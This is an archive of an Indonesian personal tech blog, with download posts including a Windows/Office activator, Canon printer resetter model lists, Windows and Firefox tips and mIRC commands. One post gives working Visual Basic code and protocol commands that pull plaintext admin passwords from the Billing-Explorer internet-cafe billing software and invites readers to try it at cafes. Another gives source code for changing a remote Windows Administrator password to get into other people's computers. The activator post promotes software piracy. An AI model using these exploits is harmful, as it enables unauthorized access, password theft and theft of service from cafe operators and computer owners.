|

H U S N I
Sulawesi Selatan
View My profile Complete





05 May 2021
DOWNLOAD SOFTWARE / APLIKASI (Last Update 16 Juni 2026)
Bagi teman-teman yang ingin Download Software/Aplikasi Windows, file ISO Windows, Microsoft Office, buat PC atau Laptop, silahkan klik link yang disediakan, siapa tau ada Software/Aplikasi yang ingin anda cari. Last Update : 16 Juni 2026
posted by
R4ngg4 on Wednesday, May 05, 2021
==========================================================================================================
08 September 2020
Activator AIO v4.3 (Update 8 Juli 2026)
Activator AIO v4.3 (Update 8 Juli 2026) Bagi teman-teman yang ingin Aktivasi Windows 7, Windows 10 atau Windows 11 serta Microsoft Office silahkan download aplikasi di bawah.
Silahkan download pada link di bawah.
posted by
R4ngg4 on Tuesday, September 08, 2020
==========================================================================================================
12 April 2019
IDM 6.43 Build 11 (Release 23 eptember 2026)
IDM 6.43 Build 11 (Release 23 September 2026)
posted by
R4ngg4 on Friday, April 12, 2019
==========================================================================================================
20 January 2018
Resetter Printer Canon (Update 25 April 2025)
Resetter Printer Canon Terbaru (Service Tools v6310)
Bagi teman-teman yang mau reset printer canon silahkan didownload.
Support Printer :
COMPATIBLE MODELS:
E-series
E200 series: E300 series: E400 series: E400, E404, E407, E408 (#1) E410 series: E410, E414, E417, E418 (#1) E460 series: E460, E461,E464 (#1) E470 series: E470, E471, E477, E478 (#1) E480 series: E480, E481, E484, E488, E489 E510 E514 E560 series: E3100 series: E4270 series: E3170, E3370 (#1)
G-series G1000 series: G1000, G1100, G1200, G1400, G1500, G1800, G1900 G1010 series: G1010, G1110, G1120, G1410, G1420, G1411, G1510, G1520, G1810, G1820, G1910, G1920, G1922 G2000 series: G2010, G2012, G2021, G2100, G2110, G2200, G2400, G2410, G2411, G2420, G4260, G2500, G2510, G2520, G2600, G2610, G2800, G2810, G2820, G2821, G2860, G2900, G2910, G2915, G2920, G2921, G2923, G2924, G2960, G2962, G2963 G3000 series: G3000, G3100, G3110 G3200, G3400, G3500, G3600, G3800, G3900 G3010 series: G3010, G3012, G3020, G3021, G3310 G3410, G3411, G3420, G3460, G3510, G3520, G3610, G3620, G3625, G3665, G3810, G3820, G3821, G3860, G3910, G3915, G3920, G3923, G3960, G3962, G3963, G4000 series: G4000, G4010, G4100, G4110, G4200, G4210, G4400, G4410, G4500, G4510, G4600, G4610, G4800, G4810, G4900, G4902, G4910 G5000 series: G5000 G5010, G5011, G5020 G5030, G5040 G5050 G5070 G5080, G5090, G5092 G6000 series: G6000 G6010 G6011, G6020 G6030, G6040 G6050, G6060, G6065, G6070 G6080, G6090, G6091, G6092 G7000 series: G7010, G7011, G7020, G7050, G7060, G7065, G7070, G7090, G7091, G7092
GM-series GM Series: GM2000, GM2010, GM2011, GM2030, GM2040, GM2050, GM2070, GM2080, GM2090, GM2092, GM4010, GM4011, GM4030, GM4040, GM4050, GM4070, GM4090, GM4092
IB-series IB4000 series: IB4010, IB4020,IB4040, IB4050, IB4060,IB4070, IB4080,IB4090 IB4100 series: IB4110, IB4120,IB4140, IB4150, IB4160,IB4170, IB4180,IB4190
IP-series IP110, IP1200, iP1300, iP1600, iP1700, IP1800, iP1900, iP2200, iP2500, IP2600, iP2700, IP2770, IP2772, IP2800, IP3600, IP3680, IP4600, IP4700, IP4800, IP4810, IP4840, IP4850, IP4870, IP4900 , IP4910, IP4940, IP4970, IP4980, IP4990, IP5810, IP5880, IP7200, IP7240 , IP7270, IP8700, IP8740, IP8750, IP8770, IP8780 IP2870S, IP2880S (#1)
IX-series: IX6500, IX6510, IX6560 IX6700, IX6710, IX6720, IX6730, IX6750, IX6760, IX6770, IX6780 IX68000, IX6810, IX6820, IX6830, 6840, IX6850, IX6860, IX6870, IX6880, IX7000
MB-series MB2000 series: MB2010, MB2020, MB2040, MB2050, MB2060 MB2100 series: MB2110 MB2120 MB2140 MB2150 MB2160 MB2300 series: MB2320, MB2340, MB2350, MB2360, MB2390 MB2700 series: MB2710 MB2720 MB2740 MB2750 MB2760 MB2790 MB5000 series: MB5010 MB5020 MB5040 MB5050 MB5060 MB5070 MB5080 MB5090 MB5100 series: MB5110 MB5120 MB5140 MB5150 MB5160 MB5170 MB5180 MB5190 MB5400 series: MB5410 MB5420 MB5440 MB5450 MB5460 MB5470 MB5480 MB5490
MG-series MG2550, MG2570S,MG2580S (#1) MG3000 series: MG3010, MG3020, MG3022, MG3040, MG3050, MG3050s, MG3051, MG3052, MG3053 (#1) MG3060, MG3070, MG3077, MG3070S, MG3077S, MG3080, MG3090 (#1) MG3500 series: MG3510, MG3540 MG3570 MG3600 series: MG3610, MG3620 MG3640 MG3650 MG3660 MG3670 MG3680 MG4100 series: MG4140 MG5050 series: MG5500 series: MG5140, MG5240 MG5270 MG5340 MG5400 MG5450 MG5500, MG5510, MG5520, MG5540, MG5550, MG5560, MG5570, MG5580 MG5600 series: MG5610, MG5620, MG5640, MG5650, MG5660, MG5670, MG5680 MG5700 series: MG5700, MG5710, MG5720 MG5721 MG5722 MG5740 MG5750 MG5751 MG5752 MG5753 MG5760 MG5765 MG5766 MG5770 MG5780 MG5790 MG5795 MG6100 series: MG6140, MG6150, MG6240 MG6300 MG6400 MG6530 MG6600 MG6700 series: MG6800 series: MG6810 MG6820, MG6821, MG6822 MG6840 MG6850 MG6851 MG6852 MG6853 MG6860 MG6865 MG6866 MG6870 MG6880 MG6890 MG6930 MG7100 series: MG7700 series: MG7710 MG7720 MG7740 MG7750 MG7751 MG7752 MG7753 MG7760 MG7765 MG7766 MG7770 MG7780 MG7790 MG8140, MG8170, MG8240
MP series: MP230, MP237, MP250, MP258, MP260, MP270, MP278, MP280, MP287, MP480, MP490, MP497, MP540, MP550, MP560, MP620, MP630, MP640, MP980, MP990
MX-series MX320 series:MX320, MX328 MX330 series:MX330, MX338 MX340 series:MX340, MX347, MX348 MX350 series:MX350, MX357, MX358 MX360 series, MX370 series, MX377, MX390 series, MX397: MX470 series: MX471, MX472, MX474, MX475, MX476, MX477, MX478 MX450 series: MX490 series: MX491, MX492, MX494, MX495, MX496, MX497, MX498, MX499 MX520 series: MX530 series: MX531, MX532, MX534, MX535, MX536, MX537, MX538 MX710 series, MX720 series, MX860 Series, MX890 series: MX920 series: MX924,
P200 series:
Pro Series: PRO-1 series PRO-1 v1-1 series PRO-10 series PRO-100 series PRO-1000 series PRO-100S series PRO-10S series PRO-500 series Pro9000II series Pro9500II series
imagePROGRAF PRO-200, imagePROGRAF PRO-300
TR-series TR4500 – TR4520 – TR4522 – TR4521 – TR4530 – TR4540 – TR4550 – TR4555 -TR4570 – TR4570S – TR4575 – TR4575S TR5010 TR5020 TR5040 TR5050 TR5051 TR5053 TR5060 TR5070 TR5080 TR5090 TR6010 TR6020 TR6040 TR6050 TR6051 TR6052 TR6060 TR6070 TR6080 TR8010 TR8020 TR8040 TR8050 TR8051 TR8052 TR8053 TR8060 TR8070 TR8080 TR8090 TR9010 TR9020 TR9040 TR9050 TR9055 TR9060 TR9080 TR9530 series
TS-series TS200 series: TS207 (#) TS300 series: TS307 (#) TS700, TS703, TS704, TS705, TS707, TS708 series: TS3100 series (#):TS3120 TS3122 TS3129 TS3140 TS3150 TS3151 TS3160 TS3165 TS3166 TS3170 TS3170S TS3177S TS3180 TS3190 TS3195(#)
TS3300 series (#) :TS3310 TS3320 TS3322, TS3325, TS3327, TS3329 TS3340 TS3350 TS3351 TS3360 TS3365 TS3366 TS3370 TS3370S TS3377S TS3380 TS3390, TS3391, TS3392, TS3395 (#)
TS3400 series – TS3420 TS3425 TS3429 TS3440 TS3450 TS3451 TS3452 TS3460 TS3465 TS3466 TS3470 TS3480 TS3490 TS3491
TS5000 series:TS5010 TS5020 TS5040 TS5050 TS5051 TS5053 TS5060 TS5070 TS5080 TS5090 TS5040 TS5100 series (#):TS5110 TS5120 TS5140 TS5150 TS5151 TS5160 TS5170 TS5180 (#) TS5320, TS5330, TS5333, TS5340, TS5350, TS5351, TS5352, TS5353, TS5360, TS5365, TS5370, TS5390, TS5391, TS5392 TS6000 series:TS6010 TS6020 TS6040 TS6050 TS6051 TS6052 TS6060 TS6070 TS6080 TS6100 series:TS6110 TS6120 TS6140 TS6150 TS6151 TS6160 TS6200 series: TS6230, TS6280 TS6300 series: TS6320, TS6330, TS6340, TS6350, TS6351, TS6356, TS6360, TS6365 , TS6370, TS6391, TS6392
TS7500 series: TS8000 series:TS8010 TS8020 TS8040 TS8050 TS8051 TS8052 TS8053 TS8060 TS8070 TS8080 TS8090 TS8100 series:TS8120, TS8140, TS8150, TS8151, TS8152, TS8160, TS8170, TS8190, TS8195 TS8200 series: TS8220, TS8230, TS8250, TS8251, TS8280 TS8320, TS8322, TS8340, TS8350, TS8351, TS8352, TS8360, TS8370, TS8390, TS8391, TS8392
TS8400 series:TS8430
TS8500 series:TS8530
TS9000 series:TS9010 TS9020 TS9040 TS9050 TS9055 TS9060 TS9080 TS9100 series:TS9120, TS9140, TS9150, TS9155, TS9160, TS9170 TS9500 series: TS9510, TS9520, TS9560, TS9570, TS9580
XK-series XK50 series: XK60 series: XK70 series: XK80 series
posted by
R4ngg4 on Saturday, January 20, 2018
==========================================================================================================
10 February 2011
Tips mempercepat Windows XP
Anda bisa mempercepat akses Windows XP anda dengan mematikan semua fitur grafik dan efek di WinXP. Caranya anda klik kanan di My Computer, terus pilih My properties, setelah itu tekan tombol Performance Setting, matikan semua fitur yang anda rasa tidak perlu atau anda bisa memilih adjust for better performance.
Kalau untuk browsing dan memori anda pas-pasan (256 MB-512 MB), anda bisa memilih Mozilla FireFox. Untuk membuka 25 situs dalam 1 windows memakai tab, FireFox cuma butuh memori 55 MB, kalau Internet Explorer hampir 2-3 kali lipat memakai memori lebih besar.
Selain itu untuk mempercepat akses kedua Windows di atas dan menjaga kestabilan serta gangguan sistem keamanan akibat trojan, virus, maupun spyware, anda bisa memakai program speed up yang ada di Sini
Matikan semua startup anda yang tidak perlu di windows, caranya pilih "run" di "start" menu terus ketik "msconfig" terus pilih "startup" di pojok kanan, lalu matikan semua startup yang anda anggap tidak berguna.
1 hal lagi untuk kedua windows, anda bisa memakai program Tweak buat Windows,
posted by
R4ngg4 on Thursday, February 10, 2011
==========================================================================================================
23 September 2009
Modul LAN & Internet
Teknologi jaringan yang semakin maju perlu didukung oleh perangkat keras dan perangkat lunak jaringannya. Dalam perkembangan pertamanya, jaringan komputer masih menggunakan kabel koaksial, kini jaringan dibanguan dengan kabel serat optik (fiber optic) atau komunikasi tanpa kabel (nirkabel) .
Pada tahun 1970-an muncul sistem jaringan prises distribusi (Distributed Processing). Pada sistem jaringan ini, komputer terdiri atas komputer utama (host) yang dapat mengerjakan pekerjaan besar secara paralel dan dapat melayani beberapa komputer terminal yang tersambung secara seri di setiap komputer utama. Pada tahun 1980-an,penggunaan jaringan komputer sudah beragam dalam hal ini menangani proses bersama dan komunikasi antarkomputer. Teknologi jaringan seperti ini dengan nama LAN (Local Area Network).
posted by
R4ngg4 on Wednesday, September 23, 2009
==========================================================================================================
16 May 2008
MP Tools For Canon Resetter
The program is intended for service jobs with printers Canon MP-series in Factory mode, for the time being supported:
MP150, MP160, MP170, MP180, MP450, MP460, MP150, MP160, MP170, MP180, MP450, MP460.
Labels: Resetter Printer
posted by
R4ngg4 on Friday, May 16, 2008
==========================================================================================================
iP Tools For Canon Resetter
The program is intended for service jobs with printers Canon iP-series in Normal mode, for the time being supported: iP1200, iP1300, iP1600, iP1700, iP1800, iP2200, iP2500, iP1200, iP1300, iP1600, iP1700, iP1800, iP2200, iP2500.
Labels: Resetter Printer
posted by
R4ngg4 on Friday, May 16, 2008
==========================================================================================================
27 September 2006
Program Resetter Canon IP1200, IP1600 & IP2200
Silahkan Download Untuk Canon IP1200, IP1600, IP2200
Untuk seri PIXMA 1000 atau 1500
Gejala :
- Lampu berkedip, printer ga mau respon
Obatnya :
1. Download PIXMA service tool di Sini
2. Extract file nya
3. Lakukan prosedur service mode pada printer dengan cara :
- Matikan printer, cabut kabel data USB dan kabel power
- Tekan dan tahan tombol POWER, colokin kabel power, hidupkan printer
- Indikator LED akan berwarna HIJAU
- Tekan dan lepas tombol RESUME, indicator LED akan berwarna KUNING
- Tekan dan lepas tombol RESUME sekali lagi, indicator LED akan berwarna HIJAU
- Lepas tombol POWER
Saat ini printer dalam MODE SERVICE
11. Lakukan prosedur reset waste ink tank dengan cara :
12. Colokin kabel data USB
13. Jalankan program GeneralTool
14. Tampilan akan seperti ini untuk IP1000 :
15. Atau seperti ini untuk IP1500 :
16. Pilih parameternya no 1
17. Tekan tombol no 2 menurut seri printer canonnya
18. Selamat… printer udah direset
NOTE : JANGAN GUNAKAN SERVICE TOOL i320/i255 YANG DARI PRINTER SIAM, KARENA AKAN MERUBAH BIOS IDENTIFIKASI PRINTER MENJADI CANON i350
Labels: Resetter Printer
posted by
R4ngg4 on Wednesday, September 27, 2006
==========================================================================================================
24 May 2006
Ganti Icon Browser
Icon bergambar rubah api menghiasi layar komputer siapa saja yang memakai browser dari Mozzila ini. Selama beroperasi, icon ini muncul di taskbar dan mendampingi nama program di pojok kiri atas layar.
Icon itu bisa diganti agar Firefox yang digunakan berbeda dengan Firefox lain, juga akan Firefox lebih personal.
Sebagai syarat awal, siapkan sebuah file icon (berekstensi .ico). File icon ini bisa didapatkan dari aplikasi lain atau bisa pula didapatkan dari Internet secara gratis.
Setelah file icon baru tersedia, ikuti langkah-langkah berikut ini.
1. Jalankan Windows Explorer dan buka folder C:\Program Files\Mozilla Firefox\Chrome.
2. Klik kanan mouse di sisi kanan jendela lalu pilih [New] > [Folder] untuk membuat folder baru bernama Icons.
3. Di dalam subfolder Icons yang baru dibuat tadi, buat lagi subfolder lain bernama default.
4. Salin file icon ke folder default.
5. Ubah nama file icon tersebut menjadi main-window.ico.
6. Restart Windows untuk melihat perubahan yang terjadi.
posted by
R4ngg4 on Wednesday, May 24, 2006
==========================================================================================================
23 May 2006
FTP (File Transfer Protocol)
File Transfer Protocol merupakan protokol untuk transfer file di Internet. Dengan perangkat lunak FTP, mengambil dan meletakkan file ke server menjadi lebih mudah dan efisien ketimbang lewat HTTP. Orang yang punya situs Internet mestinya sering mengambil ataupun menyimpan file di server Web. Bagi mereka, istilah FTP (File Transfer Protocol) harusnya tidak asing lagi. Tetapi pengguna biasa, belum tentu sedemikian akrab, padahal FTP itu sama tuanya dengan Internet itu sendiri.
Apa itu FTP ?
FTP adalah singkatan dari File Transfer Protocol. Dia adalah sistem untuk mengunduh (download) dan menaruh (upload) file.
Ketika sebuah situs web dikunjungi, koneksi yang digunakan adalah HTTP alias HyperText Transfer Protocol. Proses penampilan halaman ini melibatkan pengunduhan berbagai unsur halaman situs Web, seperti gambar dan teks.
Berbeda dengan HTTP, proses transfer file pada FTP tidak menggunakan tampilan antarmuka yang cantik. Halaman FTP menampilkan daftar file dan folder, teratur dalam struktur seperti pohon, mirip seperti daftar file dan folder di Windows Explorer.
Yang paling sering menggunakan sistem FTP adalah para master Web. Wajar saja, karena mereka perlu cara mentransfer berbagai halaman yang sudah dibangun dari komputer ke server yang menjadi "induk semang" (host).
Pengelolaan sebuah situs Web akan jauh lebih mudah dan cepat kalau menggunakan jalur FTP. Dibandingkan dengan pengelolaan lewat jalur HTTP (pengelolaan via halaman Web), FTP jauh lebih efektif.
Peranti Lunak FTP
Agar dapat memanfaatkan proses transfer dari dan ke server dengan FTP, aplikasi yang khusus menangani hal tersebut diperlukan. Pilihan peranti lunak FTP cukup luas mulai dari yang berbayar sampai yang gratisan. Diantaranya WinSCP, Cute FTP, WS_FTP dan masih banyak yg lain yang bisa anda dapatkan di www.google.com.
posted by
R4ngg4 on Tuesday, May 23, 2006
==========================================================================================================
14 May 2006
Mengoptimalkan Firefox
Jika kita mengetikkan about:config di bagian alamat pada jendela Firefox, maka akan muncul daftar panjang berbagai pengaturan tersembunyi yang menunggu untuk ‘dipelintir’ (tweak) oleh penggunanya.
Daftar tersebut bisa kita jelajah untuk melakukan pengaturan secara manual. Kita juga bisa mengunjungi http://mozillazine.org/misc/about:config/ untuk mendapatkan beragam instruksi utak-atik, atau ke http://preferential.mozdev.org/preferences.html untuk mendapatkan keterangan detail mengenai fungsi setiap pengaturan.
Selamat Mencoba.
posted by
R4ngg4 on Sunday, May 14, 2006
==========================================================================================================
11 May 2006
Proxy Buat Chatting di mIRC
Kita semua pernah dengar kata proxy, tapi sebagian besar dari kita gak tau gimana cara pake proxy buat chat di mIRC.
Artikel ini buat yang baru belajar termasuk saya, bagi yg udah pintar mohon maaf karena artikel ini cuma pengenalan bagi yg baru belajar.

Pertama kita pelajari setting proxy di mIRC, seperti gambar dibawah :

Gimana cara dapatkan proxy ?
anda bisa search di Google, banyak situs yg sediakan proxy, diantaranya :
http://www.aliveproxy.net
http://pureproxy.net
http://proxylists.net
proxy yg anda dapat belom tentu bisa langsung di gunakan, tapi harus di coba satu satu, cara praktis gunakan proxy checker online.
Cukup artikel singkat ini, kalau ada yg mau ditanyakan silahkan hubungi saya di mIRC (R4ngg4 on #WaRnEt99 dan #MaKaSSaR), YM (Id : R4ngg4_04) atau Email (R4ngg4_04@yahoo.com)
posted by
R4ngg4 on Thursday, May 11, 2006
==========================================================================================================
05 May 2006
Kamus Teknologi Informasi (TI)
Penulis : Andino Maseleno
Anda mungkin kadang bingung dengan istilah dalam Teknologi Informasi (TI) yang membingungkan dan memakai bahasa Inggris, sedangkan kalau anda mencarinya dalam kamus bahasa Indonesia, anda tidak akan dapat menemukannya, padahal anda sangat ingin mengetahui arti sebenarnya. Sekarang ternyata ada kamus istilah TI populer dalam bahasa Indonesia yang mudah untuk di mengerti dan memudahkan anda untuk mencari kata yang diinginkan dalam bentuk 'Help File' dan langsung bisa anda buka tanpa program tambahan di Windows. Kamus ini merupakan sumbangan dari salah seorang netter, dan anda bisa men-downloadnya di SINI
posted by
R4ngg4 on Friday, May 05, 2006
==========================================================================================================
04 May 2006
150 Tip dan Trik Dasar Windows
Temukan tip dan trik Windows paling mendasar, yang sangat mudah dan aman untuk dilakukan bahkan oleh pemula sekalipun. (Penulis : Ahmad Suwandi)
Setelah menginstalasi Windows dan aplikasi-aplikasi lain yang dibutuhkan ke dalam komputer, ada beberapa hal yang seharusnya Anda lakukan. Di antaranya adalah melakukan beberapa hal untuk mempercepat serta mempermudah kinerja komputer. Misalnya, mengatur agar komputer bisa restart lebih cepat, atau memunculkan menu tersembunyi, menggunakan shortcut untuk akses lebih cepat dan lain sebagainya.
Semua hal di atas adalah sebagian kecil dari tip dan trik dasar Windows yang kami sampaikan berikut ini. Semua tip dan trik di sini kami padukan menjadi 150 langkah mudah dan aman untuk dilakukan. 150 tip dan trik, termasuk beberapa panduan langkah demi langkah yang mudah berikut ini, akan menjadikan komputer Anda lebih nyaman bekerja. Tentu saja, akhirnya, produktivitas Anda di depan komputer kian berkembang.
Sebuah komputer yang nyaman saja belum cukup tanpa dibarengi peningkatan sisi keamanan. Hal ini penting, sebab koneksi ke jaringan, Internet maupun ke komputer lain, sedikit banyak pasti berisiko. Mulai dari penyebaran virus hingga pengambilan data kita oleh orang yang tidak berhak. Untuk itu, kami sertakan pula beberapa tip dasar untuk memperbaiki keamanan pada Windows.
Beberapa tip dan trik maupun panduan langkah demi langkah dalam tulisan ini menggunakan bantuan program tertentu yang bisa di-download dari beberapa situs di Internet. Namun untuk memudahkan Anda, seperti biasa semua program yang disebutkan dalam tulisan berikut ini disertakan dalam CD PC Media. Tentu saja, semua program sudah diuji di labs PC Media.
Instalasi program yang ada dalam tulisan ini kebanyakan berasal dari situs resmi Microsoft. Sehingga kecil kemungkinannya program-program ini menyebabkan error di PC. Jadi jangan ragu, ikuti terus tip dan trik dasar pada Windows yang jarang terungkap!
Instalasi Windows yang Mudah dan Menyenangkan > Selengkapnya
Sumber : http://pcmedia.co.id/
posted by
R4ngg4 on Thursday, May 04, 2006
==========================================================================================================
01 May 2006
Mempercepat Booting Win-XP
Penulis : A Rhama S
Pertama nemu tutorial ini jadi penasaran gimana hasilnya, eh pas dicoba ternyata boljug. Habis... suka kesel juga sih sewaktu nungguin login page yang lama ngilang Argh
Ikutin aja cara ini:
1. Buka aplikasi Notepad (C:\WINDOWS\NOTEPAD.exe).
2. Ketik: "del c:\windows\prefetch\ntosboot-*.* /q" (tanpa tanda kutip) lalu save as dengan nama file "ntosboot.bat" ke dalam C:\.
3. Dari START menu, jalankan "Run..." dan ketik "gpedit.msc".
4. Setelah muncul kotak Group Policy, di kotak sebelah kiri bagian Computer Configuration klik dua kali Windows Settings lalu klik lagi pilihan Scripts (Startup/Shutdown). Lalu, di kotak sebelah kanan klik dua kali "Shutdown".
5. Pada kotak Shutdown Properties, klik "Add...", "Browse..." pada kotak "Script Name:". Cari lokasi file yang tadi di save di "C:\ntosboot.bat", klik Open -> OK -> Apply -> OK lagi dan keluar.
6. Dari START menu, jalankan "Run..." dan ketik "devmgmt.msc".
7. Klik dua kali "IDE ATA/ATAPI controllers".
8. Klik kanan "Primary IDE Channel" dan pilih "Properties".
9. Setelah muncul kotak "Primary IDE Channel Properties"pindah ke tab "Advanced Settings". Pada "Device Type" di bagian "Device 1" ganti pilihan "Auto Detection" menjadi "None", klik OK.
10. Klik kanan pada "Secondary IDE Channel", pilih "Properties" dan ulangi lagi langkah 9.
11. Reboot/restart komputer Anda.
Bagaimana hasilnya?
Sumber : http://goldenpen007x.blogdrive.com/
posted by
R4ngg4 on Monday, May 01, 2006
==========================================================================================================
30 April 2006
Kelemahan Pada Billing-Explorer
Penulis : Ajie
Sebelumnya saya mohon maaf atas apa yang saya tulis pada artikel ini, ini hanya bertujuan untuk menambah wawasan saja di bidang keamanan sebuah program. Jadi penulis tidak bertanggung jawab atas penyalah gunaan artikel ini.
KALO SETUJU SILAHKAN TERUSKAN BACA ARTIKELNYA, KALO NGGAK MENDINGAN TUTP AJA.
Sebelum masuk ke inti permasalahan, ada yang perlu anda persiapkan:
- Coba download program demo nya di www.billingexplorer.com
Server program dan client program
- Setelah berhasil mendownload ke duanya, silahkan anda install
terlebih dahulu.
- Apabila proses installasi selesai, silahkan anda coba jalankan kedua
program tersebut pada satu komputer.
- Jalankan program server terlebih dahulu kemudian program clientnya
- Secara default passwordnya akan berisi 008
- ok saya anggap anda semua udah bisa menjalankannya.
Nah apabila selesai proses diatas coba anda jalankan hanya program servernya saja. Kita akan liat kelemahan yang terjadi pada koneksinya.
Kalo kalian pake program packet snipper mungkin akan kelihatan, data apa saja yang dikirim ke client.......Setelah diamati beberapa menit dengan program packetsnipper ternyata setiap data yang dikirim ke client melalui winsock tidak terproteksi atau dalam kata lain hanya berupa plaintext saja...ops....ternyata....he...he....
Okeh kita lanjut lagi, jika dilihat pada data yang dikirim oleh program server selalu diawali dengan 'YYY' dan sebaliknya apabila dikirim dari client ke server akan diawali dengan 'XXX' (tanpa curek).
("Mungkin hal seperti ini akan berakibat fatal, ini bisa kita jadikan contoh bahwa data yang dikirim diusahakan harus terenkripsi untuk menghindari dan meminimalisasi pencurian data2 yang berbentuk plain text.")
Ada beberapa perintah yang dikirim dari client ke server seperti:
XXX$personal$2$HACKER$
kalo saya gak salah artikan perintah diatas, menjadi spt ini:
XXX -> Perintah dari client
$ -> sebagai seperator atau pemisah parameter
personal -> type login yang digunakan user
$ -> sebagai seperator atau pemisah parameter
2 -> No PC Client yang telah di setting
$ -> sebagai seperator atau pemisah parameter
HACKER -> Nama yang digunakan oleh user
Maka kesimpulannya kita bisa login ke program server tanpa program client bawaanya dan kita bisa ganti dengan program kecil buatan sendiri.
Coba anda buat satu project dengan:
1 form, 1 winsock control, 2 commandbutton dan 2 textbox
untuk text1 rubah properti Multiline=True dengan Scrollbars=Both
Private Sub Command1_Click()
SOCK.Close
'// Masukan IPAddress Servernya dengan Port 1500 (default port)
SOCK.Connect "192.168.0.1", "1500"
End Sub
Private Sub Command2_Click()
If SOCK.State = sckConnected Then SOCK.SendData Text2.Text
End Sub
Private Sub SOCK_DataArrival(ByVal bytesTotal As Long)
Dim Data As String
SOCK.GetData Data
Text1.SelText = Data & vbCrLf & String(50, "-") & vbCrLf
End Sub
setelah selesai koding diatas coba anda jalankan, lakukan koneksi keserver dengan menekan tombol command1. Apabila berhasil koneksi ke server coba anda tuliskan beberapa perintah dibawah ini pada textbox2 dan diakhiri dengan menekan tombol Command2.
Perintah:
XXX$passY$2$
perintah diatas digunakan untuk melihat password client dan password server pada PC Client No 2 (dua). hasil data yang dikirim dari server ke client dengan menyertakan perintah diatas akan terlihat seperti ini:
YYY$passY$008$Internet Cafe$JL. Urip Sumoharjo Makassar$Email info_008@yahoo.com - http://www.billingexplorer.com$111
kalo dilihat pada kata '008' dan '111', ini dapat diartikan sebagai password Administrator dan Password PC Client.

kita bisa klik tombol admin pada program clientnya, dan masukan passwordnya. seperti yang terlihat pada gambar dibawah ini :
 anda bisa mencoba beberapa perintah dibawah ini: anda bisa mencoba beberapa perintah dibawah ini:
1. XXX$personal$2$HACKER$
(Login pada PC no 2 dengan nama user HACKER)
2. XXX$stop$2$HACKER
(untuk logout dari billing)
3. XXX$con$2$HACKER
4. XXX$infod2$2$
5. XXX$ablock$2$
6. XXX$admin$2$Admin
7. XXX$tutup$2$$
Anda bisa cari lagi perintah2 yg lain dengan menggunakan packet snipper seperti 'EtherDetect Packet Sniffer'.
Selain itu ada beberapa kelemahan lain yang terdapat pada program ini, seperti tidak diproteksinya file executable dengan program-program compress exe, spt UPX,PE-COMPAT ataupun yg lain. ini sangat memudahkan untuk di CRack.
Sekedar info, program yang saya coba adalah Billing-Explorer Ver 4.40 Grand R-14a. yang di compile dengan visual basic v 5.0
Jadi kalo jalan-jalan ke warnet dan kebetulan billing nya menggunakan program ini, hmmm.m.m..mmmm...sekalian bisa dicoba...nih...
posted by
R4ngg4 on Sunday, April 30, 2006
==========================================================================================================
Mengubah Pass User di Windows
Jika anda berpikir untuk membuat modul mengganti password windows secara remote, maka ini adalah function yang anda perlukan. Di artikel ini disharing source code function yang bekerja dengan API dari windows untuk mengganati password user.
To the point, untuk para teman-teman yang ada di Jasakom saya ingin membagikan sedikit tips bagaimana mengganti password dari user-user yang ada di Windows. Adapun tools ini dibuat dari Visual Basic 6 Dimana Tools ini dapat mengganti password dari Administrator,guest,etc secara remote atau
beda komputer Dengan tools ini maka kita bisa mengakses komputer orang lain setelah password admin nya kita ganti...smoga ilmu ini tidak
disalah gunakan
Tools ini bekerja dengan memakai komponen yang telah disediakan oleh windows yaitu "Netapi32.dll",
Berikut ini saya serta kan source dari tools ini:
===============================================================
'Copyright by x-vb@jhie
'http://www.vbbego.cjb.net
'Penulis: x-vb@jhie - 7/21/2004
Option Explicit
Private Declare Function NetUserChangePassword Lib "Netapi32.dll" _
(Domain As Any, User As Any, OldPass As Byte, NewPass As Byte) As Long
Private Sub Command1_Click()
Dim H As Long
Dim bServer() As Byte, bUsername() As Byte
Dim bold() As Byte, bNew() As Byte
' Masukan nama computer yg akan diganti passwordnya
bServer = "\\192.168.0.1" & vbNullChar
'Nama user yg akan diganti passwornya
bUsername = "Administrator" & vbNullChar 'Password lama bold = "123" & _
vbNullChar 'Password Baru bNew = "root" & _
vbNullChar H = NetUserChangePassword(bServer(0), bUsername(0), bold(0), bNew(0))
If H = 0 Then
MsgBox "Password telah diganti dengan yang baru",64
Else
MsgBox "penggantian password gagal",16
End If
End Sub
==============================================================
posted by
R4ngg4 on Sunday, April 30, 2006
==========================================================================================================
25 April 2006
Command - Command mIRC
ChanServ :
1. Register Channel = /cs register (#channel) (passwd) (desikripsi)
2. Identify Channel = /cs identify (#channel) (passwd)
3. Successor = /cs set (#channel) successor (nickname)
4. Drop Channel = /cs drop (#channel)
5. Ganti Pass Channel = /cs set (#channel) passwd (pass lama) (pass baru)
6. Lupa Pass Channel = /cs sendpass (#channel) (email)
7. Founder Baru (Identify #Channel Dulu) = /cs set (#channel) founder
8. Mailblock = /cs set (#channel) mailblock (on/off)
9. Private = /cs set (#channel) private (on/off)
10. Set Description = /cs set (#channel) desc (deskripsinya)
11. Set Topic = /cs set (#channel) topik (topiknya)
12. Set URL = /cs set (#channel) url (alamat url-nya)
13. Set Mlock = /cs set (#channel) mlock (tulis modenya)
14. Set Restrict = /cs set (#channel) restrict (on/off)
15. Set KeepTopic = /cs set (#channel) keeptopic (on/off)
16. Set TopikLock = /cs set (#channel) topikclock (off/sop/founder)
17. Set Memo Channel = /cs set (#channel) memo (none/aop/sop/founder)
18. Set OP-Guard = /cs set (#channel) opguard (on/off)
19. Add/Del Sop = /cs sop (#channel) (add/del) (nick)
20. Add/Del Aop = /cs aop (#channel) (add/del) (nick)
21. Lihat List Op = /cs (aop/sop) (#channel) list
22. Akick Nick = /cs akick (#channel) (add/del) (Nick!*@*)
23. Akick Ident = /cs akick (#channel) (add/del) (*!ident@*)
24. Akick IP Address = /cs akick (#channel) (add/del) (*!*@IP Addressnya)
25. Akick List = /cs akick (#channel) list
26. Op List = /cs (sop/aop) (#channel) list
27. Lihat Akses = /cs why (#channel) (nick)
28. Unban = /cs unban (#channel) (nick)
29. Invite = /cs invite (#channel) (nick)
30. Info = /cs info (#channel)
31. Access Channel = /cs access (#channel) (nick op)
32. Count = /cs count (#channel)
NickServ :
1. Register Nick = /ns register (password) (email)
